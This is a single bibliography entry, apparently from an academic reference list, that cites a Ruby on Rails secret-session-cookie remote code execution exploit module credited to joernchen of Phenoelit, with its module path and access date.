9. joernchen of Phenoelit . (05/30/2018). *Ruby on Rails Known Secret Session Cookie Remote Code Execution* . Available: /db/modules/exploit/multi/http/rails_secret_deserialization/. Last accessed 23/11/2021.